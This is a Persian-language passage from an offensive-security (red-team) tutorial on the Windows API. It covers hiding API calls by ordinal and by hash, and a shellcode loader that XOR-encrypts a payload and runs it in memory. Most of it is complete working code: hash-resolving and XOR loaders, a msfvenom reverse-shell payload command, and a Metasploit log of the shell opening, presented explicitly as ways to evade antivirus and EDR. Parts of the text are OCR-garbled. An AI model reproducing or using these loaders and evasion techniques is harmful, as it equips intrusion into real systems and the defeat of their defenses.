
نقش در امنیت و بدافزارها

بسیاری از بدافزارها از Ordinal استفاده می‌کنند تا از شناسایی استاتیک فرار کنند. چون اگر نام‌هایی مثل CreateRemoteThread یا MessageBoxA در جدول Import Address Table (IAT) وجود نداشته باشد، ابزارهای آنتی‌ویروس سخت‌تر می‌توانند آن‌ها را تشخیص دهند.

مثال عملی – استفاده از MessageBoxA با Ordinal

گام ۱ – پیدا کردن Ordinal تابع با ابزارهایی مثل PEView فایل user32.dll را بازکنید، وارد Export Table شوید و شماره Ordinal مربوط به MessageBoxA را پیدا کنید. فرض کنیم این عدد روی سیستم شما ۲۱۵۲ باشد.

مقدمه ای بر توسعه API ویندوز برای تیم قرمز



تصویر ۱ - با استفاده از جدول IAT (Import Address Table)، تابع مورد نظر را انتخاب کنید.

نکته: شماره Ordinal ممکن است بین نسخه های ویندوز فرق داشته باشد. معمولاً با ± 2 تغییر هم امتحان کنید.

گام ۲ – (اختیاری) استخراج Ordinal با اسکریپت

```
C:\Users\Operator\Desktop\Scripts\Windows API 101>python ordinalspe.py C:\Windows\System32\user32.dll MessageBoxA
Function 'MessageBoxA' has ordinal: 2150 (Decimal)
C:\Users\Operator\Desktop\Scripts\Windows API 101>
```

تصویر ۹ - نتیجه شماره Ordinal برای تابع MessageBoxA

می توانید از اسکریپت GitHub در `ordinal_pe.py` مثل Python برای پیدا کردن `Ordinal` استفاده کنید.

گام ۳ - نوشتتن کد C++ برای فراخوانیتابع با `Ordinal`

اینجا یک نمونه کامل از کد C++ آورده شده که تابع `MessageBoxA` را از فایل `user32.dll` به وسیله شماره `Ordinal` آن فراخوانی می کند:

```
#include <windows.h>
#include <iostream>
#include <stdio.h>

int main() {
    // Load user32.dll
    HMODULE hModule =
LoadLibrary(L"user32.dll");
    if (!hModule) {
        std::cerr << "Failed to load
user32.dll!" << std::endl;
        return 1;
    }

    // Define function pointer type matching
    MessageBoxA
    typedef int (WINAPI* MsgBoxFunc)(HWND,
LPCSTR, LPCSTR, UINT);

    // Resolve function by ordinal (e.g.,
2150)
    MsgBoxFunc OrdinalBoxA =
(MsgBoxFunc)GetProcAddress(hModule,
(LPCSTR)2150);
    if (!OrdinalBoxA) {
        std::cerr << "Failed to locate the
function!" << std::endl;
        FreeLibrary(hModule);
        return 1;
    }
}
```

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

```
// Call the resolved MessageBoxA function
OrdinalBoxA(NULL, "Hello, World!", "Test
MessageBoxA", MB_OK | MB_ICONINFORMATION);

// Free the DLL
FreeLibrary(hModule);
return 0;
}
```

توضیح کامل کد: فراخوانی یک تابع Windows API با استفاده از

```
#include <windows.h>
#include <iostream>
#include <stdio.h>
```

مفهوم:

- ← شامل اعلان تمام توابع API ویندوز مثل .LoadLibrary, GetProcAddress, MessageBoxA
- ← برای ورودی/خروجی استاندارد مثل std::cout و std::cerr
- ← توابع استاندارد C، در این کد ضروری نیست. stdio.h

مفهوم:

- تابع main نقطه شروع برنامه است. وقتی برنامه کنسولی شما اجرا می‌شود، ویندوز این تابع را فراخوانی می‌کند تا اجرای کد آغاز شود.

به بیان ساده، اینجا جایی است که همه‌چیز از آن شروع می‌شود.

```
HMODULE hModule = LoadLibrary(L"user32.dll");
```

مفهوم:

- تابع `LoadLibrary` یک فایل DLL (کتابخانه پویا یا `Library`) را داخل فضای حافظه ای پردازش فعلی بارگذاری می کند.
- وقتی این کار انجام شد، تابع یک مقدار از نوع `HMODULE` برمی گرداند؛ این مقدار در واقع هندل (شناسه) مازول بارگذاری شده است که به آدرس پایه‌ی آن DLL در حافظه اشاره می کند.
- رشته "user32.dll" یک رشته‌ی Unicode (Wide String) است.
- فایل `user32.dll` شامل تابع رابط کاربری ویندوز (GUI) است، مثل `.MessageBoxA`.

چرا مهم است؟

اگر DLL را به صورت دستی بارگذاری نکنیم، تابع `GetProcAddress` نمی تواند توابع داخل آن را پیدا کند.

```
if (!hModule) {  
    std::cerr << "Failed to load user32.dll!"  
<< std::endl;  
    return 1;  
}
```

مفهوم:

- همیشه باید بررسی کنید که `LoadLibrary` با موفقیت اجرا شده باشد.
- اگر بارگذاری DLL شکست بخورد (برای مثال، فایل DLL وجود نداشته باشد یا برنامه دسترسی لازم برای خواندن آن را نداشته باشد)، این تابع مقدار `NULL` برمی گردد.

```
typedef int (WINAPI* MsgBoxFunc)(HWND,  
LPCSTR, LPCSTR, UINT);
```

مفهوم:

- اینجا یک نوع داده اشارهگر به تابع تعریف می کنیم به نام `MsgBoxFunc` که به تابعی اشاره می کند با همان ساختار و پارامترهای `MessageBoxA`:
- `HWND`: هندل پنجره (پنجره والد، که اختیاری است)
- `LPCSTR`: پیغام متنی که قرار است نمایش داده شود
- `LPCSTR`: عنوان پنجره پیام
- `UINT`: فلکها (مثل نوع آیکون، دکمه های OK/Cancel و غیره)
- `WINAPI`: یک ماکرو است که به `stdcall` تبدیل می شود، یعنی قرارداد فراخوانی (calling convention) ویژه ویندوز برای توابع API

```
MessageBoxFunc OrdinalBoxA =  
(MessageBoxFunc) GetProcAddress (hModule,  
(LPCSTR) 2150);
```

مفهوم:

- تابع `GetProcAddress` معمولاً نام تابع را به عنوان آرگومان دوم می گیرد (مثلاً "MessageBoxA").
- اما اینجا، به جای نام تابع، یک عدد (۲۱۵۰) که نمایانگر `Ordinal` است را به نوع `LPCSTR` تبدیل کرده و می فرستیم.

در واقع چه اتفاقی می افتد:

- تابع `GetProcAddress` درون خودش بررسی می کند که آیا آرگومان `LPCSTR` یک عدد کوچک (`Ordinal`) هست یا نه.
- اگر بله، دیگر دنبال نام تابع نمی گردد و مستقیماً آدرس تابعی که در آن `Export Address` در جدول آدرس های اکسپورت (Table) است را برمی گرداند.

چرا از Ordinal استفاده می کیم:

- باعث می شود فراخوانی توابع بدون نام رشته‌ای انجام شود (پس در جدول واردات معمولی نیست)
- جلوی شناسایی استاتیک (Static Analysis) توابع حساس API را می گیرد
- در بدافزارها و کدهای مخرب برای مخفی کاری خیلی رایج است

```
if (!OrdinalBoxA) {  
    std::cerr << "Failed to locate the  
function!" << std::endl;  
    FreeLibrary(hModule);  
    return 1;  
}
```

:مفهوم

- اگر تابعی با آن شماره Ordinal پیدا نشود، GetProcAddress مقدار NULL برمی گرداند.
- در این صورت باید با فراخوانی FreeLibrary منابع مربوط به DLL را آزاد کنیم و از برنامه خارج شویم یا خطرا را مدیریت کنیم.

```
OrdinalBoxA(NULL, "Hello, World!", "Test  
MessageBoxA", MB_OK | MB_ICONINFORMATION);
```

:مفهوم

- در این قسمت تابع MessageBoxA که با شماره Ordinal پیدا شده، فراخوانی می شود
- پارامترها به ترتیب عبارتند از:
 - NULL: یعنی پنجره والد وجود ندارد (پنجره مستقل)
 - ":"!Hello, World": متن پیامی که نمایش داده می شود

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

- عنوان پنجره پیام : "Test MessageBoxA"
- دکمه OK | MB_OK | MB_ICONINFORMATION
- همراه با آیکون اطلاعاتی را نشان می دهد.

```
FreeLibrary(hModule);  
return 0;  
}
```

مفهوم:

تابع FreeLibrary باعث می شود که فایل DLL از حافظه آزاد شود و منابع آن پس گرفته شود، وقتی که کارتان با آن تمام شده باشد.

عبارت return هم نشان دهنده این است که برنامه با موفقیت اجرا شده و بدون خطای پایان رسیده است.

```
int main() {  
    HMODULE hModule = LoadLibrary(L"user32.dll");  
    if (!hModule) {  
        std::cerr << "Failed to load user32.dll!" << std::endl;  
        return 1;  
    }  
  
    typedef int (WINAPI* MsgBoxFunc)(HWND, LPCSTR, LPCSTR, UINT);  
    MsgBoxFunc OrdinalBoxA = (MsgBoxFunc)GetProcAddress(hModule, (LPCSTR)"OrdinalBoxA");  
    if (!OrdinalBoxA) {  
        std::cerr << "Failed to locate the function!" << std::endl;  
        FreeLibrary(hModule);  
        return 1;  
    }  
  
    OrdinalBoxA(NULL, "Hello, World!", "Test MessageBoxA", MB_OK | MB_ICONINFORMATION);  
  
    FreeLibrary(hModule);  
    return 0;  
}  
  
No issues found
```

```
from: Build  
Windows API DLL -> ordinalalpe  
pe.cpp  
pe.vcxproj > C:\Users\Operator\Desktop\Scripts\Windows API 101\Ordinals #1\ordinalalpe\x64\Debug\ordinalalpe.exe  
Build: 1 succeeded, 0 failed, 0 up-to-date, 0 skipped  
Build started at 3:08 PM and took 02.444 seconds
```

تصویر ۱۰ - نتیجه اجرای کد

با اجرای برنامه، یک پنجره پیام (MessageBox) ظاهر می شود که متن "Hello, "World"! را نمایش می دهد، ولی تابع با Ordinal صدا زده شده، نه با نامش.

هش کردن API ویندوز

هش کردن API ویندوز چیست؟

هش کردن API ویندوز تکنیکی است که در زمان اجرا (runtime) به جای استفاده مستقیم از نام توابع API، از هش‌های محاسبه شده قبلی آن‌ها استفاده می‌کند.

مثلاً به جای اینکه برنامه مستقیماً تابع `GetProcAddress(hModule, "VirtualAlloc")` را صدا بزند، ابتدا هش رشته "VirtualAlloc" را محاسبه کرده و سپس در جدول صادرات (Export Table) مازول هدف می‌گردد تا هش مشابه را پیدا کند و آدرس تابع را دریافت کند.

این روش باعث می‌شود نام توابع API به صورت متن ساده در فایل برنامه ذخیره نشوند و در نتیجه تشخیص برنامه توسط سیستم‌های امنیتی و تحلیل‌های ایستا سخت‌تر شود. این روش معمولاً در شل‌کدها، بدافزارها و ابزارهای تیم‌های قرمز (Red Team) استفاده می‌شود.

چرا از هش کردن API استفاده می‌شود؟

دلیل	توضیح
مخفی کاری	جلوگیری از وجود نام‌های قابل خواندن API در برنامه یا جدول واردات
فرار از شناسایی	کمک به عبور از تشخیص آتی‌ویروس‌ها و سیستم‌های EDR
کاهش حجم	حذف ذخیره رشته‌های نام توابع، باعث کاهش حجم شل کد می‌شود
رزولوشن داینامیک	یافتن توابع API در زمان اجرا از مازول‌های بارگذاری شده

اجزای اصلی تکنیک هش کردن API تابع CalculateHash

تابعی که یک هش سفارشی از رشته ورودی (نام تابع) می‌سازد. در هر مرحله، هش قبلی را در یک عدد بزرگ ضرب و سپس با مقدار کاراکتر فعلی جمع می‌کند و در نهایت نتیجه را به ۲۴ بیت محدود می‌کند.

```
DWORD CalculateHash(const char* functionName)
{
    DWORD hash = 0x35;
    while (*functionName) {
        hash = (hash * 0xab10f29f) +
(*functionName);
        hash &= 0xFFFFFFFF;
        functionName++;
    }
    return hash;
}
```

تابع GetModuleBase

تابعی که آدرس پایه (Base Address) یک DLL بارگذاری شده را با استفاده از .kernel32.dll می‌گیرد، مثل GetModuleHandleA

```
HMODULE GetModuleBase(const char* moduleName)
{
    return GetModuleHandleA(moduleName);
}
```

تابع ResolveFunctionByHash

این تابع جدول صادرات (Export Table) یک ماژول مشخص رو بررسی می‌کنه، نام هر تابع صادر شده رو هش می‌کنه و با هش هدف (target hash) مقایسه می‌کنه. اگر هش‌ها با هم مطابقت داشتند، آدرس تابع با استفاده از شماره اردینال اون محاسبه و برگشت داده می‌شه.

تابع به شکل زیر تعریف شده:

```
FARPROC ResolveFunctionByHash (HMODULE  
hModule, DWORD targetHash)
```

داخل تابع به ترتیب این کارها انجام می شود:

- هدرهای DOS و NT را از مازول می گیره
- محل دایرکتوری صادرات (Export Directory) را پیدا می کنه
- از طریق لیست AddressOfNames، نام تمام توابع صادر شده را بررسی می کنه
- برای هر نام، هش محاسبه می کنه (با تابع CalculateHash)
- اگر هش محاسبه شده با هش هدف برابر بود، آدرس تابع را برمی گردانه
- به این ترتیب تابع مورد نظر به صورت داینامیک و بدون استفاده مستقیم از نامش پیدا می شود.

روند اجرای کد

در زمان اجرا، مراحل زیر به ترتیب انجام می شود:

۱. هش تابع API مثل VirtualAlloc و CreateThread را محاسبه می شود.
۲. با استفاده از تابع GetModuleBase، آدرس پایه مازول kernel.dll را بدست می آید.
۳. سپس با استفاده از ResolveFunctionByHash، آدرس تابع با مقایسه هشها پیدا می شود.
۴. حافظه ای قابل اجرا با VirtualAlloc اختصاص داده می شود.

۵. کد خام (shellcode) به داخل این حافظه کپی می شود.
۶. یک نخ (thread) جدید با CreateThread ایجاد می شود تا کد shellcode اجرا شود.
۷. با WaitForSingleObject منتظر می مانیم تا اجرای نخ به پایان برسد.

خلاصه کد نمونه

مقادیر هش کلیدی (ممکن است با تابع هش متفاوت باشد):

```
DWORD hashVirtualAlloc = 0xE0DABF;  
DWORD hashCreateThread = 0xF92F7B;  
DWORD hashWaitForSingleObject =  
CalculateHash("WaitForSingleObject");
```

این مقادیر برای پیدا کردن توابع بدون استفاده مستقیم از نام آنها به کار می روند.

امضاهای API که در مثال استفاده شده اند:

```
typedef LPVOID (WINAPI*  
pVirtualAlloc_t)(LPVOID, SIZE_T, DWORD,  
DWORD);  
typedef HANDLE (WINAPI*  
pCreateThread_t)(LPSECURITY_ATTRIBUTES,  
SIZE_T, LPTHREAD_START_ROUTINE, LPVOID,  
DWORD, LPDWORD);  
typedef DWORD (WINAPI*  
pWaitForSingleObject_t)(HANDLE, DWORD);
```

پس از پیدا شدن موقعيت آميز آدرس توابع، اشاره گرهای توابع فراخوانی می شوند.
سپس shellcode داخل یک نخ (thread) جدید اجرا می شود با استفاده از این API های رزولوشن.

کد کامل منبع (Full Source Code):

```
#include <Windows.h>
#include <iostream>

// Hash function to obfuscate API names
DWORD CalculateHash(const char* functionName)
{
    DWORD hash = 0x35; // seed
    while (*functionName) {
        hash = (hash * 0xAB10F29F) +
(*functionName);
        hash &= 0xFFFFFFF; // keep result
    within 24 bits
        functionName++;
    }
    return hash;
}

// Get the base address of a loaded DLL
HMODULE GetModuleBase(const char* moduleName)
{
    return GetModuleHandleA(moduleName);
}

// Resolve an API function by matching a
// precomputed hash against export names
FARPROC ResolveFunctionByHash(HMODULE hModule, DWORD targetHash) {
    if (!hModule) return nullptr;

    auto dosHeader =
(PIMAGE_DOS_HEADER)hModule;
    auto ntHeaders =
(PIMAGE_NT_HEADERS)((BYTE*)hModule +
dosHeader->e_lfanew);

    DWORD exportDirRVA = ntHeaders-
>OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress;
```

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

```
auto exportDir =
(PIMAGE_EXPORT_DIRECTORY)((BYTE*)hModule +
exportDirRVA);

DWORD* namesRVA = (DWORD*)((BYTE*)hModule +
+ exportDir->AddressOfNames);
WORD* ordinals = (WORD*)((BYTE*)hModule +
exportDir->AddressOfNameOrdinals);
DWORD* functions =
(DWORD*)((BYTE*)hModule + exportDir-
>AddressOfFunctions);

for (DWORD i = 0; i < exportDir-
>NumberOfNames; i++) {
    const char* functionName = (const
char*)((BYTE*)hModule + namesRVA[i]);
    DWORD hash =
CalculateHash(functionName);

    if (hash == targetHash) {
        WORD ordinal = ordinals[i];
        DWORD functionRVA =
functions[ordinal];
        return (FARPROC)((BYTE*)hModule +
functionRVA);
    }
}

return nullptr;
}

// Example shellcode (for demonstration only)
unsigned char shellcode[] = {
    0x48, 0x31, 0xc0,
// xor rax, rax
    0x48, 0xff, 0xc0,
// inc rax
    0xc3
// ret
```

```
};

int main() {
    // Precomputed hashes for the desired
    APIs
    DWORD hashVirtualAlloc =
CalculateHash("VirtualAlloc");
    DWORD hashCreateThread =
CalculateHash("CreateThread");
    DWORD hashWaitForSingleObject =
CalculateHash("WaitForSingleObject");

    std::cout << "VirtualAlloc hash: 0x" <<
std::hex << hashVirtualAlloc << std::endl;
    std::cout << "CreateThread hash: 0x" <<
std::hex << hashCreateThread << std::endl;
    std::cout << "WaitForSingleObject hash:
0x" << std::hex << hashWaitForSingleObject <<
std::endl;

    // Get kernel32.dll base
    HMODULE hKernel32 =
GetModuleBase("kernel32.dll");
    if (!hKernel32) {
        std::cerr << "Failed to get
kernel32.dll base address" << std::endl;
        return -1;
    }

    // Resolve APIs by hash
    auto pVirtualAlloc =
(LPVOID(WINAPI*)(LPVOID, SIZE_T, DWORD,
DWORD))ResolveFunctionByHash(hKernel32,
hashVirtualAlloc);
    auto pCreateThread =
(HANDLE(WINAPI*)(LPSECURITY_ATTRIBUTES,
SIZE_T, LPTHREAD_START_ROUTINE, LPVOID,
DWORD,
```

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

```
LPDWORD))ResolveFunctionByHash(hKernel32,
hashCreateThread);
    auto pWaitForSingleObject =
(DWORD(WINAPI*)(HANDLE,
DWORD))ResolveFunctionByHash(hKernel32,
hashWaitForSingleObject);

    if (!pVirtualAlloc || !pCreateThread ||
!pWaitForSingleObject) {
        std::cerr << "Failed to resolve one
or more functions." << std::endl;
        return -1;
    }

    // Allocate memory for shellcode
    LPVOID execMem = pVirtualAlloc(NULL,
sizeof(shellcode), MEM_COMMIT | MEM_RESERVE,
PAGE_EXECUTE_READWRITE);
    if (!execMem) {
        std::cerr << "VirtualAlloc failed."
<< std::endl;
        return -1;
    }

    // Copy shellcode to allocated memory
    memcpy(execMem, shellcode,
sizeof(shellcode));

    // Execute shellcode
    HANDLE hThread = pCreateThread(NULL, 0,
(LPTHREAD_START_ROUTINE)execMem, NULL, 0,
NULL);

    if (!hThread) {
        std::cerr << "CreateThread failed."
<< std::endl;
        return -1;
    }
```

```
// Wait for shellcode to finish  
pWaitForSingleObject(hThread, INFINITE);  
  
return 0;  
}
```

چرا این موضوع در زمینهٔ رد تیمینگ و بدافزار اهمیت دارد؟

هش کردن API وقتی اهمیت پیدا می‌کند که پنهان‌کاری (Stealth) در اولویت باشد:

- از قرار دادن نام‌های قابل تشخیص API به صورت رشته‌های ثابت در برنامه جلوگیری می‌کند.
- مانع شناسایی بر اساس تابع وارد شده (import) شناخته شده می‌شود.
- در بارگذاری‌های مرحله‌ای (staged payloads)، ایمپلنت‌های حافظه‌ای (in-memory implants) و اجرای شل‌کدها (runners) کاربرد دارد.
- قابلیت گسترش به همراه جداول هش رمزگاری شده و شناسایی مازول‌ها در زمان اجرا را دارد.

این تکنیک بخشی از روش‌های دینامیک و پیشرفته برای پیدا کردن توابع API است. وقتی با روش‌هایی مثل unhooking، فراخوانی‌های سیستمی غیرمستقیم (indirect syscalls) یا اجرای برنامه بدون فایل PE ترکیب شود، امکان فرار پیشرفته از شناسایی را فراهم می‌کند.

مستندات رسمی مایکروسافت Windows API (مستندات رسمی مایکروسافت)

۱. GetModuleHandleA

یک هندل (دسته) برای DLL که قبلاً بارگذاری شده است برمی‌گرداند بدون اینکه دوباره آن را بارگذاری کند.

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

لینک مستندات

<https://learn.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-getmodulehandlea>

VirtualAlloc .۲

حافظه‌ای در فضای آدرس مجازی فرایند فعلی تخصیص می‌دهد.

لینک مستندات

<https://learn.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualalloc>

CreateThread .۳

یک رشته (Thread) جدید می‌سازد تا در فضای آدرس فرایند جاری اجرا شود.

لینک مستندات

<https://learn.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createthread>

WaitForSingleObject .۴

منتظر می‌ماند تا شیء مشخص شده در حالت سیگنال باشد یا تایم‌اوت تمام شود.

لینک مستندات

<https://learn.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-getprocaddress>

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

۵. GetProcAddress

آدرس یک تابع یا متغیر صادر شده (exported) از DLL مشخص شده را بر می گرداند.

لینک مستندات

<https://learn.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-getprocaddress>

۶. IMAGE_DOS_HEADER / IMAGE_NT_HEADERS / IMAGE_EXPORT_DIRECTORY

ساختارهای PE که برای خواندن هدرها و جدول های صادر شده (export) در DLL ها استفاده می شوند.

لینک مستندات

<https://learn.microsoft.com/en-us/windows/win32/debug/pe-format>

منابع مرتبط با فرمت PE و هشینگ API

(نمای کلی مایکروسافت) PE File Format

.Portable Executable توضیح کلی درباره ساختار فایل

لینک مستندات

<https://learn.microsoft.com/en-us/windows/win32/debug/pe-format>

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

API Hashing (تکنیک های پیش رفتہ بدافزار)

اگرچه این موضوع به صورت رسمی توسط مایکروسافت مستند نشده، اما در منابع زیر به آن پرداخته شده است:

- Sikorski & Honig - Practical Malware Analysis
- Russinovich, Solomon, - Windows Internals
- Ionescu
- پژوهش های جامعه امنیتی مانند:

<https://www.ired.team/offensive-security/defense-evasion/windows-api-hashing-in-malware>

<https://github.com/CyberSecurityUP/Windows-API-for-Red-Team>

اجرای شل کد و محافظت های حافظه
درباره حافظه مجازی، PAGE_EXECUTE_READWRITE و ریسک های
مرتبط با شل کد.

لینک مستندات

<https://learn.microsoft.com/en-us/windows/win32/memory/memory-protection-constants>

فصل پنجم

تکنیک های پایه تهاجمی در کار با API



رمزگذاری شل کد با XOR و اجرای آن در حافظه

مقدمه

وقتی شل کد را در محیطی که تحت نظرات است اجرا یا استقرار می‌دهیم، چالش اصلی اجتناب از شناسایی‌های ایستا (static) و رفتاری (behavioral) توسط راهکارهای امنیتی مانند آنتی‌ویروس‌ها و سیستم‌های Endpoint Detection and Response (EDR) است.

رمزگذاری XOR یکی از ساده‌ترین اما همچنان موثرترین تکنیک‌های مبهم سازی (obfuscation) است. این روش هر بایت از داده‌ی ورودی (payload) را با استفاده از یک عملیات ریاضی قابل بازگشت به نام XOR با یک کلید تغییر می‌دهد. اگر درست استفاده شود، این روش از شناسایی مبتنی بر الگوهای بایتی، رشته‌ها یا امضاهای شناخته شده که معمولاً در شل کد یا بلوک‌های باینری رصد می‌شوند، جلوگیری می‌کند.

این روش برای تحلیل ایستا، اما موتورهای رفتاری مدرن هنوز می‌توانند تخصیص‌های حافظه مشکوک و رفتارهای اجرایی را شناسایی کنند. با این حال، همچنان یک لایه پایه در فرایندهای مبهم سازی محسوب می‌شود.

XOR کار رمزگذاری

XOR (یا OR exclusive) کلید را به هر بایت از شل کد اعمال می‌کند. چون متقارن است، همان عملیات با همان کلید می‌تواند داده‌ها را رمزگذاری و رمزگشایی کند. به طور مثال:

```
EncryptedByte = OriginalByte XOR KeyByte  
OriginalByte = EncryptedByte XOR KeyByte
```

با استفاده از کلید تکرارشونده‌ای مانند "redteamexercises"، می‌توانید کل داده ورودی را مبهم سازی کنید، در حالی که سربار کمی دارد و با شل کد سازگار است.

مقدمه اي بر توسعه API ويندوز براي تيم قرمز

روندا کار

```
[root@kali]# msfvenom -p windows/x64/shell_reverse_tcp lhost=eth0 lport=4421 -f c > shellcode.txt
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of c file: 1963 bytes
```

تصویر ۱۱ - تولید شل کد

شل کد را می‌توان با ابزارهایی مثل msfvenom، Donut یا هر تولیدکننده payload سفارشی ایجاد کرد. مثلا:

```
msfvenom -p windows/x64/messagebox  
TEXT="Hello" -f c
```

همچنین می‌توانید از حیا حیوب ۷۲ خودتان برای تولید شل کد استفاده کنید.

تضمیر ۱۲ - *encrpytor.cpp*، شاکد ۷

ابن ب نامه:

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

- یک بافر خام شل کد را می گیرد.
- رمزگذاری XOR را با کلید ("redteamexercises") اعمال می کند.
- یک فایل هدر (h). جدید تولید می کند که شامل شل کد رمزگذاری شده و اندازه آن است.

:encryptor.cpp

```
#include <iostream>
#include <fstream>
#include <vector>
#include <string>

// XOR encryption key
const std::string key = "redteamexercises";

// Raw shellcode
unsigned char shellcode[] =
"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41\x50"
"\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52";
const size_t shellcode_size =
sizeof(shellcode);

// XOR encryption function
void xor_encrypt(std::vector<unsigned char>& data,
                 const std::string& key) {
    for (size_t i = 0; i < data.size(); i++)
    {
        data[i] ^= key[i % key.size()];
    }
}

int main() {
    std::vector<unsigned char>
    encrypted(shellcode, shellcode +
    shellcode_size);
    xor_encrypt(encrypted, key);

    std::ofstream
    output("encrypted_shellcode.h");
    output << "#pragma once\n";
    output << "unsigned char
    encrypted_shellcode[] = {";
```

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

```
    for (size_t i = 0; i < encrypted.size();  
i++) {  
    output << "0x" << std::hex <<  
(int)encrypted[i];  
    if (i != encrypted.size() - 1) output  
<< ", ";  
}  
output << "};\n";  
output << "const size_t shellcode_size =  
" << encrypted.size() << ";\n";  
std::cout << "[+] Encrypted shellcode  
saved to encrypted_shellcode.h\n";  
return 0;  
}
```

```
C:\Users\RedTeam\Downloads>  
C:\Users\RedTeam\Downloads>>C:\Users\RedTeam\source\repos\Shellcode\Encryptor\x64\Debug\Encryptor.exe  
[+] Encrypted shellcode saved in 'encrypted_shellcode.h'  
C:\Users\RedTeam\Downloads>
```

تصویر ۱۳ - جرایی برنامه Encryptor

کد encryptor.cpp را کامپایل و اجرا کنید تا فایل encrypted_shellcode.h تولید شود.

```
[*] Started reverse TCP handler on 192.168.85.144:4421  
msf6 exploit(multi/handler) > [*] Command shell session 2 opened (192.168.85.144:4421 -> 192.168.85.130:52083) at 2025-03-01 11:13:57 -0500  
msf6 exploit(multi/handler) > sessions -i 2  
[*] Starting interaction with 2 ...  
  
Shell Banner:  
Microsoft Windows [Version 10.0.19045.5011]  
-----
```

تصویر ۱۴ - اجرای شل کد با runner.cpp

این برنامه:

شامل داده رمزگذاری شده است. •

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

- آن را در حافظه با همان کلید رمزگشایی می کند.
- حافظه ای اجرایی اختصاص می دهد.
- شل کد را با استفاده از CreateThread اجرا می کند.

:runner.cpp

```
#include <windows.h>
#include <iostream>
#include "encrypted_shellcode.h" // Include
generated header

const std::string key = "redteamexercises";

// Decryption logic
void xor_decrypt(unsigned char* data, size_t
size, const std::string& key) {
    for (size_t i = 0; i < size; i++) {
        data[i] ^= key[i % key.size()];
    }
}

int main() {
    std::cout << "[+] Starting shellcode
decryption and execution...\n";

    xor_decrypt(encrypted_shellcode,
shellcode_size, key);

    void* exec_mem = VirtualAlloc(nullptr,
shellcode_size, MEM_COMMIT | MEM_RESERVE,
PAGE_READWRITE);
    if (!exec_mem) {
        std::cerr << "[-] Memory allocation
failed\n";
        return 1;
    }

    memcpy(exec_mem, encrypted_shellcode,
shellcode_size);


    DWORD oldProtect;
    if (!VirtualProtect(exec_mem,
shellcode_size, PAGE_EXECUTE_READ,
&oldProtect)) {
```

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

```
    std::cerr << "[-] Failed to change  
memory permissions\n";
    return 1;
}

HANDLE hThread = CreateThread(nullptr, 0,
(LPTHREAD_START_ROUTINE)exec_mem, nullptr, 0,
nullptr);
if (!hThread) {
    std::cerr << "[-] Thread creation  
failed\n";
    return 1;
}

WaitForSingleObject(hThread, INFINITE);
return 0;
}
```



تصویر ۱۵ - اجرا روی ویندوز ۱۰ با فعال

وقتی شل کد مبهم سازی شده و فقط در حافظه اجرا شود بدون اینکه به دیسک نوشته شود و بدون وارد کردن مستقیم API های خط رنگ در Import Address Table

(IAT)، ممکن است بتواند امضاهای پایه Defender را دور بزند (اگرچه EDR های پیشرفته با شناسایی اکتشافی ممکن است هنوز هشدار دهند).

شکل ۶ - برقراری شل معکوس (یا نتیجه payload) وقتی شل کد اجرا شد، باید رفتار مورد انتظار را ببینید—چه ایجاد یک شل معکوس، نمایش پیغام، یا اجرای هر payload دیگری.

نتیجه گیری

